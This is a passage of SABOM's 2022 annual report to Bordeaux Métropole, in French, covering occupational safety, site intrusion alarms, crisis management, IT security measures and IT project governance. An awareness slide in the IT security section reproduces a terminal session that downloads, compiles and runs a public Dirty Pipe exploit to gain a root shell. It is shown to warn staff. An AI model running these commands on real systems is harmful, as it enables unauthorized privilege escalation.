123 collaborateurs ont répondu au questionnaire de cette année, ce qui représente une nette augmentation par rapport à 2021 (+ 40%) : ce sont environ 50 % des salariés de la SABOM qui se sont exprimés sur ce sujet.

La moyenne des résultats, synthétisée dans les **SCHEMAS 1 et 2** ci-dessous, montre que la SABOM se rapproche significativement du niveau 3, à savoir l'indépendance.

Les notes des 9 thèmes abordés sont toutes en progression.

Notons que le thème n°9 (COVID) a été ramené sur une échelle de 1 à 4 en 2022, alors qu'il était sur une échelle de 1 à 5 en 2021. Cela permet une uniformité des échelles de notation pour chacun des thèmes.

SCHÉMA 1 - ORGA.3.2 Diagnostic du niveau de culture santé et sécurité de la SABOM en 2021





SCHÉMA 2 - ORGA.3.2 Diagnostic du niveau de culture santé et sécurité de la SABOM en 2022




ORGA.3.2.5 BILAN DES ACTIONS

L'identification, l'analyse et le traitement systématique des situations dangereuses et des presqu'accidents

Les remontées d'événements liés à la sécurité autres que les accidents du travail (presqu'accidents "PA" et situations dangereuses "SD") et leurs traitements sont toujours un des leviers majeurs de la prévention. En effet, le traitement efficace des "signaux faibles" est la clé pour tendre vers le "zéro accident" de façon durable.

COURBE 1 - ORGA.3.2 Evolution du nombre de remontées de presqu'accidents "PA" et de situations dangereuses "SD" depuis 2019.




A la SABOM, le nombre de remontées d'événements regroupant les presqu'accidents et les situations dangereuses est en forte hausse en 2022 (+ 20 % par rapport à 2021) avec **213 signalements**. Ils se répartissent à 80 % de situations dangereuses et 20 % de presqu'accidents, ce qui constitue une répartition similaire à 2021. Une forte implication des collaborateurs au département Réseaux explique cette augmentation, preuve que la prévention sécurité s'intègre au quotidien.

Analyse des situations dangereuses et des presqu'accidents pour l'année 2022

Les situations dangereuses restent toujours la catégorie la plus remontée.

Beaucoup de situations dangereuses émises ont conduit à sécuriser les installations et les lieux d'embauche des salariés de la SABOM.


DIAGRAMME 1 - ORGA.3.2 Répartition des remontées + autres en 2022



SD : Situation Dangereuse - PA : Presqu'Accident

La répartition 2022 est similaire à celle de 2021. 100 % des remontées sont traitées et intégrées dans notre outil d'amélioration continue du S.M.I : ACP (Actions Correctives et Préventives). A ce jour, 62 % des remontées 2022 ont été traitées et clôturées et des points réguliers sont réalisés avec les pilotes d'actions (managers). Une nouvelle fois cette année, le risque de chutes de plain-pied ou de hauteur reste notre risque majeur (36 % des SD/PA). Les déplacements et les interventions liés à ce risque sont omniprésents. Le risque arrivant en seconde position concerne le risque lié aux "équipements de travail" (Ce sont les risques liés à l'utilisation des équipements ou le travail dans l'environnement d'équipements. Ex : risque mécanique, levage, pression, bruit, véhicule, outils, tampons (certains trop lourd sur Bordeaux à cause de compléments de pavés garnis sur le dessus)... La multiplicité des sites et le nombre considérable d'équipements expliquent cela. En effet, les équipes d'exploitation et de maintenance usines y sont confrontées tous les jours de par leur activité.

HISTOGRAMME 2 - ORGA.3.2 Types de risque en pourcentage



Le “challenge Sécurité” : l’outil collaboratif au cœur de l’organisation sécurité

Comme chaque année depuis le début du contrat, la SABOM a lancé en 2022 un “challenge Sécurité” collaboratif ; le but étant de garder les collaborateurs investis dans la sécurité au quotidien pour leur propre santé et celle de leurs collègues. Ainsi chaque manager avait, cette année encore, l’objectif, avec son équipe, de réaliser un nombre d’actions sécurité (réalisation de visites Santé Sécurité, réalisation de 1/4h sécurité, remonter un nombre d’événements sécurité). Le bilan du challenge 2022 est positif puisque nous enregistrons une baisse significative du nombre des accidents de travail avec arrêt (1 en 2022 contre 3 en 2021), mais nous devons continuer à nous améliorer pour tendre vers notre objectif du 0 accident. Cela est tout à fait réalisable puisque le dernier accident avec arrêt datait d’avril 2021 et que nous avons donc passé un an et demi sans accident avec arrêt.

Nous avons souhaité pour cette année :

- disposer d’un challenge simple et clair à comprendre,
- le centrer sur l’objectif du 0 accident avec arrêt,
- mettre encore plus l’accent sur les départements opérationnels, là où les risques sont les plus importants,
- prendre en compte les risques spécifiques du laboratoire.

Ainsi, chaque département a été challengé suivant 3 critères :

- Critère 1 : 0 accident du travail avec arrêt (intérimaires compris)
- Critère 2 : IPR ≥ 15 et atteinte des objectifs de nombre de 1/4h et de VSS
- Critère 3 : Atteinte des objectifs SABOM 2022 (taux de fréquence < 5 et taux de gravité < 0,15 et IPR ≥ 30)

L’IPR est l’indice de Perception du Risque. Il se calcule de la manière suivante :

$$IPR = \frac{\text{Nombre SD} + \text{PA}}{(1 + \text{Nombre AT avec ou sans arrêt})}$$

Dans l'ensemble, ce challenge 2022 a été plutôt une réussite, même si l'intégralité des objectifs n'a pas été atteinte. Par exemple, l'IPR SABOM est inférieur à la cible de 30 (26,6) malgré un très grand nombre de remontées d'événements (SD et PA).

Les ambassadeurs sécurité : des relais opérationnels



En 2022, nous avons poursuivi l'implication de nos ambassadeurs sécurité lors de réunions sur les sujets suivants :

- Mise à jour du Document Unique
- Certification ISO 45001
- Semaine santé sécurité
- Niveau de culture sécurité de la SABOM
- Nouvelles installations
- EPI
- ...



ZOOM

FORMATIONS SÉCURITÉ

En 2022, les formations sécurité ont progressé d'environ 65% par rapport à 2021 pour s'établir à 2 781 heures pour la mise à niveau des habilitations sécurité des collaborateurs en fonction de leur périmètre d'intervention.



ZOOM

SAUVETEUR SECOURISTE DU TRAVAIL (SST)

Nous maintenons notre effectif de SST au nombre de 50 (soit 20% du personnel au sein de la SA) avec une répartition homogène sur nos sites qui garantit la sécurité de tous dans les gestes de premiers secours.



ORGA.3.2.6 LES CONSIGNES DE SÉCURITÉ “RAMSES”

Le Télécontrôle RAMSES assure également une mission importante concernant la sécurité des intervenants réalisant des travaux dits "sensibles" sur le système d'assainissement de Bordeaux Métropole. Il peut s'agir d'interventions sur de gros collecteurs (réparation, renouvellement, raccordement, implantation de sonde, inspection, etc.), ou sur des ouvrages (renouvellement de stations de pompage, mise en service de bassins d'étalement, curage de dessableurs, etc.).

Ce type d'opérations nécessite souvent la mise en place de moyens spécifiques décrits dans une consigne de surveillance rédigée conjointement avec l'entreprise sous-traitante, puis transmise au télécontrôle.

Le nombre de chantiers surveillés en 2022 par des consignes RAMSES s'élève à 122 contre 108 en 2021, 129 en 2020, et 98 en 2019. En 2022, il y a eu 80 consignes pour des chantiers de la SABOM, et 42, pour des chantiers d'autres entités (Direction de l'Eau, aménageurs, etc.).


Et d'autre part, les évacuations de chantier sont au nombre de 4 en 2022, 17 en 2021 et 12 en 2020.

ORGA.3.3 SÛRETÉ DES SITES LES PLUS SENSIBLES

ORGA.3.3.1 ALARMES INTRUSION

En 2022, 12 alarmes sont survenues sur nos sites sensibles : stations d'épuration et site administratif de Louis Fargue (**HISTOGRAMME 3**). Ce nombre est en légère augmentation depuis 2020 (7 alarmes en 2020, 10 alarmes en 2021).

HISTOGRAMME 3 - ORGA.3.3 Typologie des alarmes intrusion



L'analyse globale de ces alarmes nous amène à tirer 2 conclusions principales.


Tout d'abord, après l'intervention systématique d'une société de gardiennage sur le site pour effectuer une levée de doute, **aucune réelle intrusion n'a finalement été détectée.**

Ensuite la première cause génératrice de ces alarmes est **une défaillance matérielle d'un ou des équipements constituant le système sécurité**, essentiellement les contacteurs de portes, les détecteurs volumétriques et la centrale intrusion.

A titre d'exemple, une alarme est survenue sur le site de Louis Fargue au niveau du bâtiment B (ancien garage central). Il s'est avéré que le capteur ayant déclenché, a été endommagé par une fuite d'eau en toiture et a donc dû être remplacé.

Lorsque l'on regarde plus en détail la répartition des alarmes par site (**HISTOGRAMME 4**), on observe une forte progression des alarmes sur le site de Blanquefort Lille depuis 2020. En 2022, il totalise à lui seul 83% des alarmes de la SABOM.

HISTOGRAMME 4 - ORGA.3.3 Nombre d'alarmes intrusion par site



Sur ce site, la hausse des alarmes est due, comme ce que nous avons observé de façon globale (cf ci-dessus), à des problèmes de matériel, avec principalement des capteurs arrivant en fin de vie et des capteurs non adaptés à la zone où ils ont été installés.

Mais la difficulté majeure que nous avons rencontrée suite à chaque alarme était dans l'identification du capteur en défaut sur la chaîne de sécurité composée de plus d'une vingtaine d'équipements, car le câblage de l'installation est en « série ».

Outre le remplacement des capteurs défectueux repérés, nous avons donc entrepris une action importante sur le câblage de l'installation afin de scinder le réseau de capteurs en plusieurs zones. Maintenant quand l'alarme survient, nous pouvons identifier directement sur le clavier de la centrale intrusion la zone géographique et le type du capteur ayant déclenché. Par exemple, sur la centrale intrusion, si l'information « IR HALL » apparaît, nous savons que c'est le détecteur infra rouge du hall d'entrée qui a déclenché.

Compte tenu de ces éléments, plus de 30 heures d'interventions ont été nécessaires pour remettre à niveau le système intrusion de Blanquefort Lille.

ORGA.3.3.2 RÉHABILITATION DE L'ENTRÉE DU 88 COURS LOUIS FARGUE

Une des actions majeures de notre schéma global de sûreté à travers l'enjeu n°3 « rendre hermétique le 88 cours Louis Fargue » était d'améliorer la sécurité de l'entrée du site (**PHOTO 1**).

Ces travaux décalés suite à la pandémie de COVID ont été réalisés en juillet 2022. Ils ont consisté tout d'abord à remplacer l'ensemble barrière levante et motorisation par une barrière plus imposante et équipée d'une grille anti-franchissement dans sa partie inférieure.

Le grillage existant d'un mètre de hauteur a été remplacé par un grillage rigide de deux mètres de haut avec picots défensifs.

Pour finir, le portillon piéton a lui aussi été renouvelé complètement par un portillon de deux mètres de haut. Le système de verrouillage du portillon existant qui était à gâche électrique a été remplacé par un système à ventouse beaucoup plus sûr.

L'ensemble de ces nouveaux équipements a été raccordé à notre système de contrôle d'accès.

Nous avons également profité de ces travaux de sécurisation pour remplacer la signalisation vieillissante informant que le site est sous protection vidéo.

PHOTO 1 - ORGA 3.3.2 Photos avant (à gauche) et après travaux (à droite) de l'entrée du 88 cours Louis Fargue



ORGA.3.4 GESTION DES SITUATIONS DE CRISES

ORGA.3.4.1 PLAN DE GESTION DE CRISE

Afin d'être prêt dès le début du contrat à gérer une éventuelle crise qui surviendrait, la SABOM a établi un plan de gestion de crise, dont le cœur du dispositif est la **procédure « gestion des situations de crise »** intégrée dans le système de management intégré (S.M.I).

Cette procédure décrit l'**organisation** (rôles et missions de chacun) et les **principaux outils** (mains courantes numériques, outils d'évaluation) nécessaires pour piloter efficacement une telle situation.

Les différents acteurs de l'entreprise mobilisables (comité de direction, astreinte d'encadrement, RSSI par exemple) ont été sensibilisés à cette procédure et aux outils associés.

Autour de cette procédure s'articulent deux autres types de documents : **les Plans d'Intervention Internes (PII) et les Plans de Continuité et de Secours (PCS).**

Les Plans d'Interventions Internes (PII)

Spécifiques aux stations d'épuration, et en réponse à la réglementation en vigueur pour certaines stations ICPE, ils regroupent **les procédures nécessaires aux exploitants pour la mise en sécurité** de chaque installation en cas d'accidents industriels majeurs, définis dans l'étude de danger du site : explosion de biogaz, déversement de produits dangereux et incendie et **les informations utiles à destination des moyens de secours** qui seraient amenés à intervenir (plan de masse, quantité de produits chimiques stockés, localisation des hydrants, etc.).

Ces documents dénommés plus communément « classeur PII » sont disponibles informatiquement mais également physiquement sur chaque site.

En 2022, les PII des Cailhocs, Louis Fargue et Clos de Hilde ont évolué.

Sur les Cailhocs, un test interne du PII réalisé en juillet, nous a amenés à amender la procédure d'intervention en cas d'une fuite de fioul du groupe électrogène.

Le PII de Louis Fargue a subi plusieurs ajustements, mais le principal a été l'intégration de l'unité de traitement VALEAZ.

Quant à Clos de Hilde, c'est la procédure de sécurisation du réseau de biogaz qui a été profondément modifiée suite aux travaux de réhabilitation des digesteurs.


Les Plans de Continuité et de Secours (PCS)

A la différence du PII dont le périmètre d'application est la station d'épuration, le PCS est quant à lui établi pour faire face à **des situations pouvant perturber** plus ou moins gravement l'organisation normale du service de l'assainissement. Notons que les événements considérés peuvent être d'origine interne à la SABOM (dysfonctionnement d'un automate, coupure d'un câble électrique), mais également totalement extérieure à l'entreprise (pandémie, inondation, attaque cyber informatique, etc.).

Le contenu du PCS décrit donc l'organisation et les actions « réflexes » à prendre pour permettre à l'entreprise de fonctionner, y compris en passant par un mode dégradé, pendant la survenue de l'événement et jusqu'à un éventuel retour à la normale.

En 2022, les PCS existants n'ont subi aucune évolution.

FIGURE 1 - ORGA.3.4 Synthèse du contenu des principaux documents qui composent le plan de gestion de crise de la SABOM



Notons que face au risque de **délestage électrique** auquel nous avons dû faire face sur l'hiver 2022/2023, Veolia Eau France a rédigé un Plan de continuité d'activité (PCA) visant à protéger la sécurité du personnel, maintenir le niveau du service rendu au client et à optimiser l'efficacité de l'organisation opérationnelle. Ce PCA est celui qui s'applique à la SABOM, et les équipes ont travaillé ensuite à une procédure opérationnelle à décliner en cas de délestage électrique activé par Enedis. Dans ce cadre, les 237 points de livraison électrique que compte le service de l'assainissement ont été passés au crible et les risques et impacts possibles en cas de coupure ont été évalués.

Préparation à la gestion de crise

Pour préparer au mieux les équipes SABOM au déploiement du plan de gestion de crise décrit ci-dessus, divers exercices et sensibilisations sont organisés tout au long de l'année.

En 2022, nous avons par exemple réalisé un exercice de crise au Laboratoire de Louis Fargue dont l'objectif était de tester nos réactions en cas **d'accident grave impliquant des produits dangereux**. Nous avons également testé le **PII de la station d'épuration des Cailhocs**. Ce PII est celui qui a vu le jour le plus récemment, en 2019.

Avec les différents changements survenus dans l'organisation d'astreinte (nouvelles personnes intégrant ou évoluant dans le dispositif), nous avons réalisé deux sessions de **sensibilisation à la manipulation de l'outil de gestion de crise "CRISIS"**. Les personnels montant les fonctions d'astreinte Opération et d'astreinte Direction y ont participé.

ORGA.3.4.2 BILAN DES SITUATIONS DE CRISE DÉCLENCHÉES EN 2022

La SABOM a eu à gérer **une situation de crise** durant l'année 2022 (à comparer à la situation de crise de 2021 et aux 3 situations de 2020). Pour cet événement, le plan de gestion de crise a été déployé (alerte et ouverture d'une main courante numérique "CRISIS", constitution d'une cellule de crise, gestion de la communication, mise en place des moyens humains, organisationnels et techniques pour un retour à la normale le plus rapide possible). Il a aussi fait l'objet a posteriori d'un retour d'expérience destiné à identifier les axes d'amélioration potentiels en termes d'organisation, des moyens mis en œuvre et des décisions prises.

Situation de crise du 24 octobre 2022 : montée en température des boues séchées dans les silos à Louis Fargue

Ce lundi-là, à 14h45, une montée en température est détectée dans le silo B de stockage des boues séchées par une des 25 sondes de température présentes à l'intérieur du silo. L'exploitant en poste sur les sécheurs lance immédiatement la première étape de nos procédures de sécurisation de l'installation consistant à transférer les boues du silo B dans le silo A vide. **C'est l'opération de transilage.**

Cependant un bouchage survient dans le bas du silo, retardant de 20 minutes le lancement effectif du transilage. Durant ce laps de temps la montée en température et l'apparition de fortes teneurs en monoxyde de carbone, font que ni le transilage, ni l'inertage à l'azote (2ème étape de nos procédures sécurité) n'ont permis de maîtriser l'auto-échauffement en cours.

A 16h10, la cellule de crise qui s'est constituée prend la décision de prévenir le SDIS pour procéder en commun à la dernière étape de sécurisation, **la vidange au sol des boues** tout en maintenant un "noyage" à l'eau dans la partie haute du silo (**PHOTO 2**).

L'opération prend fin à 21h. Elle a mobilisé une quinzaine d'opérateurs SABOM et plusieurs équipages du SDIS.

Dès le lendemain, l'unité Prévention des risques de la SABOM prend en charge l'analyse de cet événement, afin de comprendre ce qui s'est passé et trouver des solutions pour éviter que cela ne se reproduise. Avec l'appui d'experts du groupe VEOLIA de la direction technique et de la direction prévention santé sécurité, un retour d'expérience accompagné d'un plan de 13 actions d'amélioration a été présenté à Bordeaux Métropole.

Dans le cadre de sa mission de surveillance des installations classées (ICPE), une équipe de la DREAL Nouvelle Aquitaine s'est rendue sur le site de Louis Fargue le 26 octobre. Elle a été accueillie par l'exploitant de la station d'épuration qui est revenu sur les circonstances de l'incident et sur les premiers constats d'analyses. Cette entrevue s'est achevée par une visite de l'installation de séchage des boues.

Suite à cet événement, les sècheurs ont été arrêtés plusieurs semaines. Le séchage a repris à partir du 29 novembre, une fois toutes les investigations réalisées et la procédure de redémarrage bien définie.

PHOTO 2 - ORGA.3.4 : Intervention des équipes SABOM et du SDIS lors de la vidange du silo des boues séchées



ORGA.3.5 SECURITE DES SYSTEMES D'INFORMATION

La prévention des risques au sein de la SABOM intègre également la dimension Sécurité des Systèmes d'Information, portée par son RSSI (Responsable de la Sécurité du Système d'Information).

ORGA.3.5.1 ANALYSE DE RISQUES SÉCURITÉ INFORMATIQUE EN 2022

En 2019, une analyse des risques de la sécurité informatique avait été effectuée. Elle a été réévaluée en 2020, mise à jour en 2021, puis 2022. En avril 2022, Bordeaux Métropole a subi une attaque de son système informatique par un acteur externe. Nous avons été alertés par la DGNSI BM pour connaître les adresses par lesquelles nous nous connectons aux services exposés. L'incident a été rapidement clos de notre côté car le pirate ne pouvait rebondir (c'est-à-dire passer du réseau de Bordeaux Métropole à celui de SABOM) au sein de notre système informatique.

Le scénario de compromission d'un fournisseur a été étudié et correspond au risque déjà existant : "Compromission d'un équipement sur le réseau".

L'analyse de risques a été mise à jour, mais le niveau de criticité de ce risque n'a pas donné lieu à une réévaluation (niveau 4 conservé).

ORGA.3.5.2 REPORT DE LA CONFORMITÉ A LA DIRECTIVE NIS

En novembre 2022, Bordeaux Métropole a décidé que la mise en conformité de la SABOM face à la directive NIS ne serait finalement pas entérinée dans un avenant (Avenant couvrant la production de biométhane à Clos de Hilde), mais serait vue ultérieurement, dans l'attente de préconisations plus claires de NIS2 ainsi qu'avec l'arrivée de la Régie de l'Eau Bordeaux Métropole dans les échanges.

Pour rappel, la SABOM devait être certifiée ISO 27001 au plus tard le 31 décembre 2021, mais la mise en œuvre a été retardée, car en février 2020, il est apparu que la SABOM, du fait de son activité, deviendrait éligible à la directive NIS.

La sortie du projet NIS du périmètre de l'avenant s'est accompagnée d'une reprise des actions pour le projet de certification ISO 27001. La nouvelle échéance contractuelle a été fixée dans l'avenant au 30 juin 2024.

ORGA.3.5.3 SÉCURITÉ OPÉRATIONNELLE : FOCUS SUR CVE-2022-30190

Fin mai 2022, Microsoft dévoile une vulnérabilité CVE-2022-30190. Le composant concerné est l'outil de diagnostic, installé par défaut sur toutes les versions de Microsoft Windows.

La vulnérabilité permet une exécution de code à distance (Remote Code Execution : RCE) à la lecture d'un fichier Microsoft Word malicieux.

Les patches de mise à jour n'étant pas disponibles rapidement, le RSSI a créé une configuration pour limiter la propagation de cette vulnérabilité sur tous les serveurs dans l'Active Directory (AD).

L'IMAGE 1 montre la configuration de cette règle dans l'AD.

IMAGE 1 - ORGA.3.5.3 Règle de stratégie de groupe

The screenshot displays the Group Policy Editor interface. On the left, the tree view shows the path: adit.lde > Bx > CVE-2022-30190. The main pane shows the configuration for 'Système/Dépannage et diagnostics/Diagnostics à base de script'. The 'Stratégies' section is expanded, showing a table with the following data:

Stratégie	Paramètre	Commentaire
Dépannage : autoriser les utilisateurs à exécuter les Assistants Dépannage	Désactivé	

Ce sont les patches mensuels de Microsoft en juillet 2022 qui ont éradiqué cette vulnérabilité, deux mois après le lancement des alertes.

Cet évènement conforte le fait de continuer à faire de la veille technologique et non pas à se baser seulement sur les patches de mise à jour. Il faut aussi étudier et comprendre les vulnérabilités pour pouvoir les éviter tant qu'une mise à jour n'est pas effectuée.

ORGA.3.5.4 SÉCURITÉ OPÉRATIONNELLE : FORTINET CVE-2022-42475

En décembre 2022, Fortinet annonce qu'une mise à jour de ses *appliances* est disponible et qu'elle doit être mise en place rapidement.

Après vérification de la part du RSSI, la vulnérabilité corrigée affecte le VPN : c'est le moyen par lequel les utilisateurs peuvent accéder à distance aux applicatifs internes.

Le RSSI demande donc aux équipes opérationnelles (administrateurs SI) de mettre à jour les *appliances* le 13 décembre 2022. En fin de journée, toutes les *appliances* étaient mises à jour.

ORGA.3.5.5 SENSIBILISATIONS

En 2022, la cybersécurité a été mise en avant dans les médias nationaux notamment dans le cadre de :

- la guerre en Ukraine,
- les cyberattaques sur les hôpitaux,
- les vols des crypto monnaies ou de NFT,
- etc.

Depuis 2021, une réunion mensuelle de sensibilisation avec les collaborateurs de l'informatique industrielle, et l'équipe de l'exploitation informatique est mise en place.

Le RSSI y rappelle les sujets d'actualités, les vulnérabilités les plus importantes et rappelle les actions qui ont été entreprises pour diminuer les risques.

Un exemple de présentation concernant les actualités de 2022 (**IMAGES 2 et 3**) est présenté en suivant.

IMAGE 2 - ORGA.3.5.5 Extrait d'une présentation mensuelle (mars 2022 actualités)

Attaque associée à des partisans russes : KA-SAT

Le 24 Février, le réseau satellitaire ViaSat a été victime d'une attaque cyber : "les terminaux ont été rendus inopérants et probablement irréparables !"

Les éoliennes allemandes ne peuvent plus communiquer avec leur serveur SCADA dont la liaison est effectuée grâce à l'un des satellites.



5

IMAGE 3 - ORGA.3.5.5 Extrait d'une présentation mensuelle

Vulnérabilités Noyau Linux : Dirty Pipe

```
(kali@kali)~/tmp
└─$ wget https://haxx.in/files/dirtypipe.c
--2022-03-08 08:58:52-- https://haxx.in/files/dirtypipe.c
Resolving haxx.in (haxx.in)... 54.37.234.99
Connecting to haxx.in (haxx.in)[54.37.234.99]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7320 (7.1K) [text/x-csrc]
Saving to: 'dirtypipe.c'

dirtypipe.c          100%[=====] 7.15K --.-KB/s  in 0s
2022-03-08 08:58:54 (17.4 MB/s) - 'dirtypipe.c' saved [7320/7320]

(kali@kali)~/tmp
└─$ gcc dirtypipe.c -o dirtypipez

(kali@kali)~/tmp
└─$ file dirtypipez
dirtypipez: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=ababd4152e5da514fbc4eed7aa4588c1c1b1a05, for GNU/Linux 3.2.0, not stripped

(kali@kali)~/tmp
└─$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),118(bluetooth),120(wireshark),134(scanner),142(kaboxer))

(kali@kali)~/tmp
└─$ ./dirtypipez /usr/bin/pkexec
[*] hijacking suid binary..
[*] dropping suid shell..
[*] restoring suid binary..
[*] popping root shell.. (dont forget to clean up /tmp/sh ;))
# id
uid=0(root) gid=0(root) groups=0(root),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),118(bluetooth),120(wireshark),134(scanner),142(kaboxer),1000(kali))
# uname -a
Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.20-1kali1 (2021-04-12) x86_64 GNU/Linux
#
```

L'image ci-dessus démontre que des programmes sont directement accessibles sur internet pour exploiter la vulnérabilité Dirty Pipe de Linux.

ORGA.3.6 BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI26	Nombre d'accidents avec arrêt (hors accident domicile - travail)	N/A	1	2	3	1
Indicateur opérationnel R44	Nombre de consignes Ramsès / nombre de chantiers / nombre d'évacuation	N/A	Nombre de chantiers/consignes = 98 Nombre d'évacuations : N/E (le logiciel Influx de RAMSES ne permet pas de tracer le nombre d'évacuations en 2019)	Nombre de chantiers/consignes = 129 (dont 76 consignes chantiers SABOM et 53 consignes chantiers autres) Nombre d'évacuations : 12	Nombre de chantiers/consignes = 108 (dont 81 consignes chantiers SABOM et 27 consignes chantiers autres) Nombre d'évacuations : 17	Nombre de chantiers/consignes = 122 (dont 80 consignes chantiers SABOM et 42 consignes chantiers autres) Nombre d'évacuations : 4
Indicateur opérationnel F22	Nombre d'accidents sans arrêt	N/A	9	3	6	6
Indicateur opérationnel F23	Taux de fréquence des accidents du travail	N/A	3,18	6,6	9,23	3,19
Indicateur opérationnel F24	Taux de gravité des accidents du travail	N/A	0,007	0,37	0,15	0

RÉFÉRENTIEL CONTRAT

Chapitre IX Système d'information

Annexe 67 - Compréhension attentes BM

Annexe 73 - BLOC SI #1

Annexe 74 - BLOC SI #2

Annexe 75 - BLOC SI #3

Annexe 76 - Plateforme temps différé d'intelligence technique du service

Annexe 70 - Gouvernance et gestion du système d'information

Annexe 100 - Informatique et automatismes industriels

SOMMAIRE

ORGA.4.1. GESTION DE PROJET ET SCHEMA DIRECTEUR	144
ORGA.4.1.1 GESTION DE PROJET SI	144
ORGA.4.1.2 SCHÉMA DIRECTEUR SI 2022	146
ORGA.4.2. PROJETS SIGNIFICATIFS	147
ORGA.4.2.1 ENTREPÔT DE DONNÉES ET OUTILLAGE DÉCISIONNEL MÉTROPOLITAIN (PIL'A).....	147
ORGA.4.2.2 LE CAS D'USAGE EFFICACITÉ ÉNERGÉTIQUE	149
ORGA.4.2.3 LE CAS D'USAGE IMPACT PLUIE	151
ORGA.4.2.4 LE CAS D'USAGE OPTICUR AVALOIRS.....	153
ORGA.4.3. INFORMATIQUE INDUSTRIELLE	156
ORGA.4.3.1 ÉVOLUTIONS DE L'INFORMATIQUE RAMSES	156
ORGA.4.3.2 FIABILISATION ET ENRICHISSEMENT DE L'INFORMATIQUE INDUSTRIELLE	157
ORGA.4.4. Bilan des indicateurs	159


ORGA.4.1. GESTION DE PROJET ET SCHEMA DIRECTEUR

ORGA.4.1.1 GESTION DE PROJET SI

Depuis mai 2020, la Gouvernance partagée du système d’information du service assainissement est basée sur les principes suivants :

1. Redéfinition des phases d’un projet SI, en accord avec les exigences et livrables demandés et prévus au contrat par Bordeaux Métropole (SCHÉMA 1)

SCHÉMA 1 - ORGA.4 Phasage des livrables SI



2. Mise en place d’un référentiel projet, Schéma Directeur associé au référentiel des engagements SI Assainissement :

Conformément à l’annexe 67 (paragraphe 2.3.2), le schéma directeur est la feuille de route du SI. Cette feuille de route est désormais consolidée au sein d’une feuille Smartsheet, liée au suivi opérationnel des projets, transmise à chaque comité trimestriel et partagée à Bordeaux Métropole, ceci afin de partager l’avancement des projets informatiques (PHOTO 1).

PHOTO 1 - ORGA.4 Schéma directeur SI

The screenshot shows a detailed project portfolio table with columns for project name, description, start/end dates, budget, and various status indicators. The table lists numerous projects such as 'SABOM - Equipement à Evolution (E1)', 'SABOM - Equipement à Evolution (E2)', 'SABOM - Equipement à Evolution (E3)', 'SABOM - Equipement à Evolution (E4)', 'SABOM - Equipement à Evolution (E5)', 'SABOM - Equipement à Evolution (E6)', 'SABOM - Equipement à Evolution (E7)', 'SABOM - Equipement à Evolution (E8)', 'SABOM - Equipement à Evolution (E9)', 'SABOM - Equipement à Evolution (E10)', 'SABOM - Equipement à Evolution (E11)', 'SABOM - Equipement à Evolution (E12)', 'SABOM - Equipement à Evolution (E13)', 'SABOM - Equipement à Evolution (E14)', 'SABOM - Equipement à Evolution (E15)', 'SABOM - Equipement à Evolution (E16)', 'SABOM - Equipement à Evolution (E17)', 'SABOM - Equipement à Evolution (E18)', 'SABOM - Equipement à Evolution (E19)', 'SABOM - Equipement à Evolution (E20)', 'SABOM - Equipement à Evolution (E21)', 'SABOM - Equipement à Evolution (E22)', 'SABOM - Equipement à Evolution (E23)', 'SABOM - Equipement à Evolution (E24)', 'SABOM - Equipement à Evolution (E25)', 'SABOM - Equipement à Evolution (E26)', 'SABOM - Equipement à Evolution (E27)', 'SABOM - Equipement à Evolution (E28)', 'SABOM - Equipement à Evolution (E29)', 'SABOM - Equipement à Evolution (E30)'. Each row includes a project description, a detailed list of deliverables, and various status indicators like 'En cours', 'Terminé', 'En attente', etc.

Le référentiel projets SI reprend :

- L’ensemble des projets inscrits au Schéma Directeur SI pour l’année N-1 et N
- Les engagements de référence au contrat de DSP
- Le suivi des livrables contractuels par projet
- Les responsabilités SABOM et BM
- Les indicateurs de suivi projet

Mise en place d'un pilotage des projets et des charges associées à plusieurs niveaux :

Pour la SABOM :

- Réunion de service SI SABOM hebdomadaire, afin de réaliser le suivi des projets et des charges associées (planifié, consommé)
- Réunions opérationnelles et de gestion des risques au fur et à mesure de l'avancement des projets
- Atelier "Émergence d'idées pour les futurs cas d'usage", organisé et animé le 5 mai 2022 par la Direction Générale et la DSI de la SABOM. L'objectif était de réunir tous les acteurs, exploitants et experts métiers afin de recenser leurs besoins et d'imaginer les futurs cas d'usages pouvant y répondre. Cette réunion a ensuite donné lieu, durant le second semestre 2022, à différents ateliers pour aboutir à une liste de 7 propositions de projets transmises à Bordeaux Métropole au travers de NIP "Note d'Information Préalable", envoyées début janvier 2023.

Avec Bordeaux Métropole :

- Réunion(s) opérationnelle(s) à la discrétion des équipes projet
- Tel que prévu au contrat : Réunion(s) de cadrage et des comités trimestriels.

Agenda 2022 des points* SI formalisé à la demande de Bordeaux Métropole :

- Comité trimestriel SI : état d'avancement des projets SI, de remise des livrables, des engagements contractuels :
 - Mercredi 19 janvier 2022 / Jeudi 31 mars 2022 / Lundi 4 juillet 2022 / Lundi 3 octobre 2022
 - Le dernier comité trimestriel 2022 a été réalisé le Lundi 16 janvier 2023
- Point sur les cas d'usage 2022 - Vendredi 4 mars 2022
- Point architecture NXO (projet P29) : Relance du projet par le prestataire - Mardi 6 décembre 2022

** Ces points ne comprennent pas toutes les réunions et autres échanges qui s'opèrent dans le cadre des projets SI entre les chefs de projets SABOM et les interlocuteurs de Bordeaux Métropole.*

Compléments d'information

Comme inscrit au contrat (Cf. Art 87.2.1 - Principes de gouvernance des activités « projet »), chaque projet SI, porté indifféremment par le Délégué ou par le Délégué et identifié comme exigeant la participation des deux parties, doit faire l'objet d'une note d'information préalable (NIP) précisant les caractéristiques principales du projet. Cette note doit être diffusée à minima 3 mois avant le démarrage du projet. Compte-tenu du nombre de projets qui étaient ouverts dans l'exercice, il avait été convenu dès 2020, entre le DSI de Bordeaux Métropole et SABOM, d'organiser systématiquement des points trimestriels, nommés "comités trimestriels", au cours desquels l'ensemble des projets ouverts et à ouvrir seraient évoqués.

Il convient de noter que le nombre de projets à ouvrir est désormais bien moindre.

